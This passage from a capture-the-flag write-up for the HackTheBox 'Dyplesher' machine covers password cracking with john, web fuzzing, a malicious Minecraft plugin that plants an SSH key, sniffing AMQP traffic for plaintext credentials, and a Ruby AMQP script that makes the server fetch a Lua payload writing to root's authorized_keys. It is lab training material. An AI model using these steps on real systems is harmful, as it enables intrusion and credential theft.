

```
$ tree -S repos
repos
4b227777d4dd1fc61c6f884f48641d02b4d121d3fd328cb08b5531fcacdabf8a
  LICENSE
  README.md
  src
    VoteListener.py
4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b49fce
  banned-ips.json
  banned-players.json
  bukkit.yml
  commands.yml
  craftbukkit-1.8.jar
  eula.txt
  help.yml
  ops.json
  permissions.yml
  plugins
    LoginSecurity
      authList
      config.yml
      users.db
    LoginSecurity.jar
    PluginMetrics
      config.yml
  python
    pythonMqtt.py
  README.md
  sc-mqtt.jar
  server.properties
  spigot-1.8.jar
  start.command
  usercache.json
  whitelist.json
  world
    data
      villages.dat
      villages_end.dat
    level.dat
    level.dat_mcr
    level.dat_old
    playerdata
      18fb40a5-c8d3-4f24-9bb8-a689914fcac3.dat
    region
      r.0.0.mca
      r.-1.0.mca
    session.lock
    uid.dat
  world_the_end
    DIM1
      region
        r.0.0.mca
        r.0.-1.mca
```

```
    r.-1.0.mca
    r.-1.-1.mca
    level.dat
    level.dat_old
    session.lock
    uid.dat
6b86b273ff34fce19d6b804eff5a3f5747ada4eaa22f1d49c01e52ddb7875b4b
LICENSE
phpbash.min.php
phpbash.php
README.md
d4735e3a265e16eee03f59718b9b5d03019c07d8b6c51f90da3a666eec13ab35
LICENSE.txt
nightminer.py
README.md

16 directories, 50 files
```

We can see a file named `users.db`.

I'll use dbeaver to browse the SQLite database.



There is only one user entry with the hash of a password `$2a$10$IRgHi7pBhb9K0QBQBOz0ju0PyOZhBnK4yaWj`

Let's crack this bcrypt hash like earlier with **john**:

```
$ john hashes.txt -w=/usr/share/wordlists/passwords/rockyou.txt --format=bcrypt
...
alexis1      (x)
```

2.9 HTTP enumeration 2

Earlier we enumerated <http://test.dyplesher.htb/> but not <http://dyplesher.htb/>, so let's do it now:

```
$ ffuf -u http://dyplesher.htb/FUZZ -c -w
↳ ~/CTF/tools/SecLists/Discovery/Web-Content/raft-small-words-lowercase.txt -fc 403

    /'___\  /'___\  /'___\
   /\ \_/\ /\ \_/\  __ __ /\ \_/\
  \ \ ,__\ \ \ ,__\ \ \ \ \ ,__\
   \ \ \_/\ \ \ \_/\ \ \ \_/\ \ \ \_/\
    \ \_/\  \ \_/\  \ \_/\  \ \_/\
     \/_/\   \/_/\   \/_/\   \/_/\

v1.2.0-git

-----

:: Method      : GET
:: URL         : http://dyplesher.htb/FUZZ
:: Wordlist     : FUZZ:
↳ /home/noraj/CTF/tools/SecLists/Discovery/Web-Content/raft-small-words-lowercase.txt
:: Follow redirects : false
:: Calibration    : false
:: Timeout       : 10
:: Threads       : 40
:: Matcher      : Response status: 200,204,301,302,307,401,403
:: Filter       : Response status: 403


-----

js                [Status: 301, Size: 311, Words: 20, Lines: 10]
register          [Status: 302, Size: 350, Words: 60, Lines: 12]
css              [Status: 301, Size: 312, Words: 20, Lines: 10]
login            [Status: 200, Size: 4188, Words: 1222, Lines: 84]
img              [Status: 301, Size: 312, Words: 20, Lines: 10]
home             [Status: 302, Size: 350, Words: 60, Lines: 12]
fonts            [Status: 301, Size: 314, Words: 20, Lines: 10]
staff            [Status: 200, Size: 4389, Words: 1534, Lines: 103]
:: Progress: [38267/38267] :: Job [1/1] :: 111 req/sec :: Duration: [0:07:11] :: Errors: 0 ::
```

Let's go to the login page and try the password we just cracked.

<http://dyplesher.htb/login>

[felamos@dyplesher.htb/alexis1](http://dyplesher.htb/login)



On the home page it's talking about a Minecraft server and the backend allow to upload and load "plugins" so I assume it's Minecraft plugins.

2.10 Minecraft plugin

On the console page (<http://dyplesher.htb/home/console>) we can see Running Paper MC. So this is a Paper MC server one of the many [minecraft forks](https://papermc.io/): <https://papermc.io/>.

We can also see that <http://test.dyplesher.htb> is deployed under `/var/www/test/` and is owned by MinatoTW.

For the IDE where we'll write the Minecraft plugin we can either use [Eclipse](#) or the more recommended [IntelliJ IDEA](#).

Then use one of the methods below for *Creating a blank Spigot plugin*:

- [Creating a blank Spigot plugin in IntelliJ IDEA](#)
- [Creating a plugin with Maven using IntelliJ IDEA](#)
- [Creating a blank Spigot plugin in Eclipse](#)
- [Creating a blank Spigot plugin in NetBeans](#)
- [Creating a blank Spigot plugin in VS Code](#)

Then on the `onEnable()` method either write your public key into `/home/MinatoTW/.ssh/authorized_keys` or write a webshell where you will be able to do the same thing.

When you have your JAR ready upload it (<http://dyplesher.htb/home/add>) and then load it (<http://dyplesher.htb/home/reload>).

Now connect via SSH to MinatoTW account with your key.

2.11 Elevation of Privilege (EoP): from MinatoTW to felamos

user.txt is not here so we must elevate to another user.

We can notice we are in an uncommon group: **wireshark**.

```
MinatoTW@dyplesher:~$ id
uid=1001(MinatoTW) gid=1001(MinatoTW) groups=1001(MinatoTW),122(wireshark)
```

Of course as we don't have a X environment we can't launch it but we can launch its CLI counterpart: tshark.

```
MinatoTW@dyplesher:~$ which tshark
/usr/bin/tshark
```

But which traffic do we need to sniff?

AMQP (Advanced Message Queuing Protocol) listening on port 5672.

```
$ ss -nlpt
State          Recv-Q          Send-Q          Peer Address:Port
↪ Local Address:Port
LISTEN         0                128             0.0.0.0:*
↪ 0.0.0.0:25672
LISTEN         0                128             0.0.0.0:*
↪ 127.0.0.1:3306
LISTEN         0                128             0.0.0.0:*
↪ 127.0.0.1:41717
LISTEN         0                128             0.0.0.0:*
↪ 127.0.0.53%lo:53
LISTEN         0                128             0.0.0.0:*
↪ 0.0.0.0:22
LISTEN         0                0               *:~
↪ *:25565
↪ users:(("Cuberite",pid=1018,fd=23))
LISTEN         0                70             *:~
↪ *:33060
LISTEN         0                128             *:~
↪ *:5672
LISTEN         0                128             *:~
↪ *:11211
LISTEN         0                128             *:~
↪ *:80
LISTEN         0                128             *:~
↪ *:4369
```

```
LISTEN      0            128          [::]:*
↳ [::]:22
LISTEN      0            128          *:3000
↳ *:3000
LISTEN      0            128          *:25562
↳ *:25562
↳ users:(("java",pid=1017,fd=24))
```

The loopback address is named lo:

```
$ ip link show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT group default
↳ qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP mode DEFAULT
↳ group default qlen 1000
   link/ether 00:50:56:b9:f6:b9 brd ff:ff:ff:ff:ff:ff
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP mode DEFAULT
↳ group default
   link/ether 02:42:93:96:cf:54 brd ff:ff:ff:ff:ff:ff
5: veth0da0d0f@if4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0
↳ state UP mode DEFAULT group default
   link/ether 9a:1f:9b:50:bd:97 brd ff:ff:ff:ff:ff:ff link-netnsid 0
```

Now let's capture loopback's traffic:

```
$ tshark -i lo -F pcap -w /tmp/noraj.pcap
Capturing on 'Loopback: lo'
1035
```

We could retrieve the PCAP via SCP and open it in Wireshark but there is no fun in that, so let's try to read the PCAP with tshark directly.

I can refer to one of the many CTF write-up where I used tshark:

- [TAMUctf 19 - Write-ups](#)
- [Hexpresso FIC CTF 2020 Prequalification Round - Write-ups of step 1-2](#)
- [Sunshine CTF 2018 - Write-ups](#)
- [BSides San Francisco CTF 2017 - Write-ups](#)
- [BITSCTF 2017 - Write-ups](#)

For advanced amqp filters we can refer to [wireshark doc](#).

The content of amqp message is contained can be obtained with the filter `amqp.payload` but will be displayed as hex.


```
$ tshark -r /tmp/noraj.pcap -Y 'amqp' -T fields -e amqp.payload
7b226e616d65223a224a65737365204c616e67222c22656d61696c223a227363686f656e2e6d61657665406e69656e6f7772e636f6d222c222c2270617373776f7264223a22555163336c3070594c424d69222c2273756273637269626564223a747275657d
7b226e616d65223a2248696c6c617264205072696365204956222c22656d61696c223a226c7374726f73696e407265796e6f6c64732e633937383133222c2270617373776f7264223a22555163336c3070594c424d69222c2273756273637269626564223a747275657d
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7b226e616d65223a2244656e6973204b65656c696e67222c22656d61696c223a226b61696c6579333840676d61696c2e636f6d222c22617373776f7264223a22555163336c3070594c424d69222c2273756273637269626564223a747275657d
...
```

Let's remove blank lines from the output with either `sed '/^$/d'` or `awk 'NF > 0'`. Then we need to convert the hexadecimal to ASCII text. As we sniffed traffic for a long time let's remove non unique lines too.

```
$ tshark -r /tmp/noraj.pcap -Y 'amqp' -T fields -e amqp.payload | awk 'NF > 0' | sort -u | xxd
↳ -r -p
{"name":"Anita Romaguera","email":"harry53@marquardt.net","address":"46067 Cyrus Drive\nPetestad, AZ 93194","password":"UQc3l0pYLBMi","subscribed":true}{"name":"Carol Cronin","email":"peyton29@gmail.com","address":"9051 Morton Via\nWest Reid, VT 76209","password":"DS3Tgljvn4Eu","subscribed":true}{"name":"Clemmie Bradtk e","email":"aratke@gmail.com","address":"5495 Mohr Lights Suite 889\nEast Emilia no, AZ 59769","password":"U3aWxNj9Cvz","subscribed":true}{"name":"Damon Daughter ty","email":"abbott.rubye@hotmail.com","address":"84310 Huel Turnpike Apt. 388\nLake Wilfred, CA 04957","password":"WVXsGShbMH8q","subscribed":true}{"name":"Dan e Hauck I","email":"monte.morissette@cronin.net","address":"2471 Reichert Isle S uite 158\nPort Buckmouth, MT 15530","password":"UQc3l0pYLBMi","subscribed":true} {"name":"Darrion Grimes","email":"ernest.stracke@gmail.com","address":"45096 Win theiser Lock\nErinmouth, VT 47589-2467","password":"UQc3l0pYLBMi","subscribed":t rue}{"name":"Denis Keeling","email":"kailey38@gmail.com","address":"97963 Wolff Isle Apt. 133\nSouth Fabian, AL 16184-5768","password":"UQc3l0pYLBMi","subscribe d":true}{"name":"Devante Bergnaum","email":"derrick48@yahoo.com","address":"497 Maximus Courts Apt. 604\nPort Earlene, WY 11810-2574","password":"DS3Tgljvn4Eu", "subscribed":true}{"name":"Dr. Jovany Reynolds PhD","email":"nitzsche.amiya@hegm ann.org","address":"42668 Kunde Heights\nNew Karianne, ND 47750","password":"UQc 3l0pYLBMi","subscribed":true}{"name":"Dr. Rickie Larkin III","email":"twunsch@fa rrell.com","address":"712 Botsford Station\nEbertmouth, AR 25709","password":"DS 3Tgljvn4Eu","subscribed":true}{"name":"Eduardo Ledner","email":"kylie.streich@ko hler.biz","address":"53166 Rhea Island\nEffertzland, AL 11861-2681","password":" UQc3l0pYLBMi","subscribed":true}{"name":"Emilio Kunze PhD","email":"uhintz@flatl ey.com","address":"92661 Eldridge Tunnel\nNorth Hilmaside, MI 75506","password": "WVXsGShbMH8q","subscribed":true}{"name":"Hermann Jenkins","email":"toy31@ullric h.com","address":"47917 Swift Loaf\nOrvalchester, DE 25172-1335","password":"DS3 Tgljvn4Eu","subscribed":true}{"name":"Hillard Price IV","email":"lstrosin@reynol ds.com","address":"30711 Kenyatta Estate Apt. 817\nRitchiestad, MD 97813","passw ord":"UQc3l0pYLBMi","subscribed":true}{"name":"Humberto Hamill","email":"athena. rath@yahoo.com","address":"9189 Bill Expressway\nNorth Eleonoreborough, WY 53000 -3702","password":"DS3Tgljvn4Eu","subscribed":true}{"name":"Ike Schimmel","email ":"brionna.bergstrom@hodkiewicz.com","address":"13611 Keebler Islands\nPort Mall ietown, IL 75533","password":"DS3Tgljvn4Eu","subscribed":true}{"name":"Jesse Lan g","email":"schoen.maeve@nienow.com","address":"476 Cristina Stream Suite 613\nF
```

```
arrellport, ID 80122", "password": "UQc3l0pYLBMi", "subscribed": true} {"name": "Johan  
na Krajcik", "email": "kaycee86@gmail.com", "address": "865 Lafayette Plains Apt. 00  
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"password": "bihyslamFov", "subscribed": true} {"name": "Miss Mylene Schinner V", "ema  
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e Jaime, AR 41384", "password": "WVXsGShbMH8q", "subscribed": true} {"name": "Mrs. Her  
tha McCullough", "email": "mckenzie.hanna@gmail.com", "address": "635 Brenna Highway  
\nGracietown, LA 91067", "password": "WVXsGShbMH8q", "subscribed": true} {"name": "Ms.  
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ummit Suite 176\nNorth Marilyne, NY 81843-6436", "password": "WVXsGShbMH8q", "subsc  
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ort@schultz.com", "address": "7319 Emanuel Stream Suite 632\nWest Lamonttown, WY 4  
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Kunde Jr.", "email": "hank42@hotmail.com", "address": "376 Keon Turnpike Suite 065\nWest Jeffery, MA 50951-0757", "password": "U3aWxNj9Cvz", "subscribed": true} {"name":  
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email": "skulas@wolf.com", "address": "808 Grimes Keys\nWest Abe, IA 34906-1613", "p  
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fery69@gmail.com", "address": "2759 Teagan Mission Apt. 736\nKristinfurt, AR 21528  
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\nKoelpinfurt, AK 63347-8782", "password": "WVXsGShbMH8q", "subscribed": true} {"name  
": "felamos", "email": "felamos@dyplesher.htb", "address": "India", "password": "tieb0g  
raQueg", "subscribed": true} {"name": "yuntao", "email": "yuntao@dyplesher.htb", "addre
```

```
ss": "Italy", "password": "wagthAw4ob", "subscribed": true}
```

There are a lot of accounts we don't care about but some are familiars:

```
{
  "name": "MinatoTW",
  "email": "MinatoTW@dyplesher.htb",
  "address": "India",
  "password": "bihyslamFov",
  "subscribed": true
}{
  "name": "felamos",
  "email": "felamos@dyplesher.htb",
  "address": "India",
  "password": "tieb0graQueg",
  "subscribed": true
}{
  "name": "yuntao",
  "email": "yuntao@dyplesher.htb",
  "address": "Italy",
  "password": "wagthAw4ob",
  "subscribed": true
}
```

If we connect to felamos account via SSH we can find the user flag in its user directory.

```
$ felamos@dyplesher:~$ cat user.txt
cf35f5276f3646c8838c6e4c5267ea52
```

2.12 Elevation of Privilege (EoP): from felamos to root

We already listened to AMQP server but we have even more clues that we need to continue that way.

```
felamos@dyplesher:~$ cat yuntao/send.sh
#!/bin/bash

echo 'Hey yuntao, Please publish all cuberite plugins created by players on plugin_data
↳ "Exchange" and "Queue". Just send url to download plugins and our new code will review it
↳ and working plugins will be added to the server.' > /dev/pts/{}

felamos@dyplesher:~$ ps -ef f | grep mq
rabbitmq  901      1  0 06:47 ?        Ss      0:00 /bin/sh /usr/sbin/rabbitmq-server
rabbitmq 1003    901  0 06:47 ?        SL      1:45 \_
↳ /usr/lib/erlang/erts-10.4.4/bin/beam.smp -W w -A 64 -MBas ageffcbf -MHas ageffcbf -MBlmbcs
↳ 512 -MHlmbcs 512 -MMmcs 30 -P 1048576 -t 5000000 -stbt db -zdbbl 128000 -K true -- -root
↳ /usr/lib/erlang -progname erl -- -home /var/lib/rabbitmq -- -pa
↳ /usr/lib/rabbitmq/lib/rabbitmq_server-3.7.8/ebin -noshell -noinput -s rabbit boot -sname
↳ rabbit@dyplesher -boot start_sasl -kernel inet_default_connect_options [{nodelay,true]}
↳ -sasl errlog_type error -sasl sasl_error_logger false -rabbit lager_log_root
↳ "/var/log/rabbitmq" -rabbit lager_default_file "/var/log/rabbitmq/rabbit@dyplesher.log"
↳ -rabbit lager_upgrade_file "/var/log/rabbitmq/rabbit@dyplesher_upgrade.log" -rabbit
↳ enabled_plugins_file "/etc/rabbitmq/enabled_plugins" -rabbit plugins_dir
↳ /usr/lib/rabbitmq/plugins:/usr/lib/rabbitmq/lib/rabbitmq_server-3.7.8/plugins" -rabbit
↳ plugins_expand_dir "/var/lib/rabbitmq/mnesia/rabbit@dyplesher-plugins-expand" -os_mon
↳ start_cpu_sup false -os_mon start_disk_sup false -os_mon start_memsup false -mnesia dir
↳ "/var/lib/rabbitmq/mnesia/rabbit@dyplesher" -kernel inet_dist_listen_min 25672 -kernel
↳ inet_dist_listen_max 25672
```

```
rabbitmq 2050 1003 0 06:47 ? Ss 0:01 \_ erl_child_setup 65536
rabbitmq 2070 2050 0 06:47 ? Ss 0:00 \_ inet_gethost 4
rabbitmq 2071 2070 0 06:47 ? S 0:00 \_ inet_gethost 4
```

It seems we need to send a link via AMQP and something will download it.

There is an awesome easy AMQP client in ruby: [Bunny](#). There is also a [RabbitMQ tutorial](#) giving examples for our use case with exactly this library.

So let's download the script in the example:

```
$ wget https://github.com/rabbitmq/rabbitmq-tutorials/raw/master/ruby/emit_log.rb
$ gem install bunny
$ cp emit_log.rb amqp.rb
```

Let's copy the example and modify it in something useable. Ready the doc to connect to a remote server rather than localhost.

```
#!/usr/bin/env ruby

require 'bunny'

options = {
  host: '10.10.10.190',
  port: 5672
}
connection = Bunny.new(options)
connection.start

channel = connection.create_channel
exchange = channel.fanout('logs')

message = ARGV.empty? ? 'Hello World!' : ARGV.join(' ')

exchange.publish(message)
puts " [x] Sent #{message}"

connection.close
```

But when trying to connect we have an access refused, we need credentials.

```
$ ruby amqp.rb
E, [2020-10-01T22:23:44.225632 #116412] ERROR -- #<Bunny::Session:0x460
↳ guest@10.10.10.190:5672, vhost=/, addresses=[10.10.10.190:5672]>: Authentication with
↳ RabbitMQ failed: 403 ACCESS_REFUSED - Login was refused using authentication mechanism
↳ PLAIN. For details see the broker logfile.
Traceback (most recent call last):
```

```

2: from amqp.rb:10:in `<main>'
1: from /home/noraj/.asdf/installs/ruby/2.7.1/lib/ruby/gems/2.7.0/gems/bunny-
↳ 2.17.0/lib/bunny/session.rb:325:in
↳ `start'
/home/noraj/.asdf/installs/ruby/2.7.1/lib/ruby/gems/2.7.0/gems/bunny-
↳ 2.17.0/lib/bunny/session.rb:1216:in `open_connection': Authentication with RabbitMQ
↳ failed. Please check your connection settings. Username: guest, vhost: /, password length:
↳ 5 (Bunny::AuthenticationFailureError

```

Since it's using PLAIN "cipher" we should be able to see the creds in cleartext in our pcap.

So let's go with tshark again.

Reading [amqp specs](#), we can see that method start-ok (id 11) description is:

select security mechanism and locale

So this filter should help filter start-ok message only:

```
$ tshark -r noraj.pcap -Y 'amqp.method.method == 11'
```

Then we can see there are only 4 **Built-in Authentication Mechanisms** including PLAIN and AMQ-PLAIN.

PLAIN - SASL PLAIN authentication. This is enabled by default in the RabbitMQ server and clients, and is the default for most other clients.

AMQPLAIN - Non-standard version of PLAIN retained for backwards compatibility. This is enabled by default in the RabbitMQ server.

We have nothing filtering with PLAIN so it must use AMQPLAIN.

```

$ tshark -r noraj.pcap -Y 'amqp.method.method == 11 && amqp.method.arguments.mechanism ==
↳ "AMQPLAIN"'
 90  14.547178      127.0.0.1 → 127.0.0.1      AMQP 391 Connection.Start-Ok
349 134.658074      127.0.0.1 → 127.0.0.1      AMQP 391 Connection.Start-Ok
610 254.771318      127.0.0.1 → 127.0.0.1      AMQP 391 Connection.Start-Ok
872 374.913294      127.0.0.1 → 127.0.0.1      AMQP 391 Connection.Start-Ok

```

So now let's extract the response that should contain the credentials used to log in.

```

$ tshark -r noraj.pcap -Y 'amqp.method.method == 11 && amqp.method.arguments.mechanism ==
↳ "AMQPLAIN"' -T fields -e amqp.method.arguments.response | sort -u
054c4f47494e530000000679756e74616f0850415353574f5244530000000d45617368416e69634f63334f70

```

Let's decode the hexadecimal manually because `xxd -r -p` will not display non printable characters and strip half of what we need.

```
$ irb
irb(main):001:0> require 'ctf_party'
=> true
irb(main):002:0>
↳ '054c4f47494e530000000679756e74616f0850415353574f5244530000000d45617368416e69634f63334f70'.from_hex
=> "\x05LOGINS\x00\x00\x00\x06yuntao\bPASSWORDS\x00\x00\x00\rEashAnic0c30p"
```

We have of course other ways to do:

```
$ rax2 -s
↳ 054c4f47494e530000000679756e74616f0850415353574f5244530000000d45617368416e69634f63334f70 |
↳ xxd
00000000: 054c 4f47 494e 5300 0000 0679 756e 7461  .LOGINS....yunta
00000010: 6f08 5041 5353 574f 5244 5300 0000 0d45  o.PASSWORDS....E
00000020: 6173 6841 6e69 634f 6333 4f70          ashAnic0c30

$ tshark -r noraj.pcap -Y 'amqp.method.method == 11 && amqp.method.arguments.mechanism ==
↳ "AMQPLAIN" -T fields -e amqp.method.arguments.response | sort -u | xxd -r -p | xxd
00000000: 054c 4f47 494e 5300 0000 0679 756e 7461  .LOGINS....yunta
00000010: 6f08 5041 5353 574f 5244 5300 0000 0d45  o.PASSWORDS....E
00000020: 6173 6841 6e69 634f 6333 4f70          ashAnic0c30p
```

Anyway we got the AMQP credentials: yuntao:EashAnic0c30p.

Let's add credentials to our AMQP PoC:

```
#!/usr/bin/env ruby

require 'bunny'

options = {
  host: '10.10.10.190',
  port: 5672,
  user: 'yuntao',
  password: 'EashAnic0c30p'
}
connection = Bunny.new(options)
connection.start

channel = connection.create_channel
exchange = channel.fanout('logs')

message = ARGV.empty? ? 'Hello World!' : ARGV.join(' ')

exchange.publish(message)
puts " [x] Sent #{message}"
```



```
connection.close
```

Fine this is working now:

```
$ ruby amqp.rb
[x] Sent Hello World!
```

Now we need to send our message into `plugin_data` queue and not `logs`; and also to change the message to our download URL.

```
#!/usr/bin/env ruby

require 'bunny'

options = {
  host: '10.10.10.190',
  port: 5672,
  user: 'yuntao',
  password: 'EashAnic0c30p'
}
connection = Bunny.new(options)
connection.start

channel = connection.create_channel
exchange = channel.fanout('plugin_data')

message = ARGV.empty? ? 'http://10.10.15.36:8000/noraj.test' : ARGV.join(' ')

exchange.publish(message)
puts " [x] Sent #{message}"

connection.close
```

But it an error tells us we are not using the right exchange type.

```
$ ruby amqp.rb
Traceback (most recent call last):
  6: from amqp.rb:15:in `'
  5: from /home/noraj/.asdf/installs/ruby/2.7.1/lib/ruby/gems/2.7.0/gems/bunny-2.17.0/lib/bunny/channel.rb:316:in `fanout'
  4: from /home/noraj/.asdf/installs/ruby/2.7.1/lib/ruby/gems/2.7.0/gems/bunny-2.17.0/lib/bunny/channel.rb:316:in `new'
  3: from /home/noraj/.asdf/installs/ruby/2.7.1/lib/ruby/gems/2.7.0/gems/bunny-2.17.0/lib/bunny/exchange.rb:87:in `initialize'
```

```
2: from /home/noraj/.asdf/installs/ruby/2.7.1/lib/ruby/gems/2.7.0/gems/bunny-  
↳ 2.17.0/lib/bunny/exchange.rb:254:in  
↳ `declare!'  
1: from /home/noraj/.asdf/installs/ruby/2.7.1/lib/ruby/gems/2.7.0/gems/bunny-  
↳ 2.17.0/lib/bunny/channel.rb:1194:in  
↳ `exchange_declare'  
/home/noraj/.asdf/installs/ruby/2.7.1/lib/ruby/gems/2.7.0/gems/bunny-  
↳ 2.17.0/lib/bunny/channel.rb:1992:in `raise_if_continuation_resulted_in_a_channel_error!':  
↳ PRECONDITION_FAILED - inequivalent arg 'type' for exchange 'plugin_data' in vhost '/':  
↳ received 'fanout' but current is 'direct' (Bunny::PreconditionFailed)
```

Let's change fanout into direct.

```
-exchange = channel.fanout('plugin_data')  
+exchange = channel.direct('plugin_data')
```

Thanks to the very verbose error we know we must have a durable queue.

```
$ ruby amqp.rb  
Traceback (most recent call last):  
6: from amqp.rb:15:in `<main>'  
5: from /home/noraj/.asdf/installs/ruby/2.7.1/lib/ruby/gems/2.7.0/gems/bunny-  
↳ 2.17.0/lib/bunny/channel.rb:334:in  
↳ `direct'  
4: from /home/noraj/.asdf/installs/ruby/2.7.1/lib/ruby/gems/2.7.0/gems/bunny-  
↳ 2.17.0/lib/bunny/channel.rb:334:in  
↳ `new'  
3: from /home/noraj/.asdf/installs/ruby/2.7.1/lib/ruby/gems/2.7.0/gems/bunny-  
↳ 2.17.0/lib/bunny/exchange.rb:87:in  
↳ `initialize'  
2: from /home/noraj/.asdf/installs/ruby/2.7.1/lib/ruby/gems/2.7.0/gems/bunny-  
↳ 2.17.0/lib/bunny/exchange.rb:254:in  
↳ `declare!'  
1: from /home/noraj/.asdf/installs/ruby/2.7.1/lib/ruby/gems/2.7.0/gems/bunny-  
↳ 2.17.0/lib/bunny/channel.rb:1194:in  
↳ `exchange_declare'  
/home/noraj/.asdf/installs/ruby/2.7.1/lib/ruby/gems/2.7.0/gems/bunny-  
↳ 2.17.0/lib/bunny/channel.rb:1992:in `raise_if_continuation_resulted_in_a_channel_error!':  
↳ PRECONDITION_FAILED - inequivalent arg 'durable' for exchange 'plugin_data' in vhost '/':  
↳ received 'false' but current is 'true' (Bunny::PreconditionFailed)
```

Let's see how we can do that with **bunny**.

```
-exchange = channel.direct('plugin_data')  
+exchange = channel.direct('plugin_data', durable: true)
```

Yes! This time it worked.

```
$ ruby amqp.rb  
[x] Sent http://10.10.15.36:8000/noraj.test
```

But our webserver was never pinged back:

```
$ ruby -run -ehttpd . -p8000  
[2020-10-01 23:04:28] INFO WEBrick 1.6.0  
[2020-10-01 23:04:28] INFO ruby 2.7.1 (2020-03-31) [x86_64-linux]  
[2020-10-01 23:04:28] INFO WEBrick::HTTPServer#start: pid=124909 port=8000
```

I tried many different port but all is blocked, so let's serve something from the machine directly, localhost must be allowed by the firewall.

```
felamos@dyplesher:~$ python3 -m http.server  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
$ ruby amqp.rb  
[x] Sent http://127.0.0.1:8000/noraj.test
```

Yeah it worked:

```
127.0.0.1 - - [01/Oct/2020 21:30:30] code 404, message File not found  
127.0.0.1 - - [01/Oct/2020 21:30:30] "GET /noraj.test HTTP/1.0" 404 -
```

Now that our PoC is working, let's create a real payload.

The hint told us that the plugin would be downloaded and “added” (understand executed). It was talking about Cuberite plugin. **Cuberite** is another Minecraft server, this time plugins won't be coded in Java but in **Lua**.

We could read how to **Writing a Cuberite plugin** but in fact we don't even need a proper plugin, any lua script will be executed.

Let's GTFO to see how we can write our key to root SSH authorized keys file.

```
$ gtfoblookup linux write lua  
lua:  
  
file-write:  
  
Code: lua -e 'local f=io.open("file_to_write", "wb");  
f:write("DATA"); io.close(f);'
```

My short LUA script:

```
f=io.open("/root/.ssh/authorized_keys", "w");
f:write("ssh-rsa
↳ AAAAB3NzaC1yc2EAAAADAQABAAQDC/yatK67NXLmgt1LepjDbW2b7lE6z7Y8aIlveOGb6Lp48w0X9qTYNtqe7tgXQCN0qbMLhARBeKv
↳ noraj@penarch");
io.close(f);
```

My final AMQP PoC:

```
#!/usr/bin/env ruby

require 'bunny'

options = {
  host: '10.10.10.190',
  port: 5672,
  user: 'yuntao',
  password: 'EashAnic0c30p'
}
connection = Bunny.new(options)
connection.start

channel = connection.create_channel
exchange = channel.direct('plugin_data', durable: true)

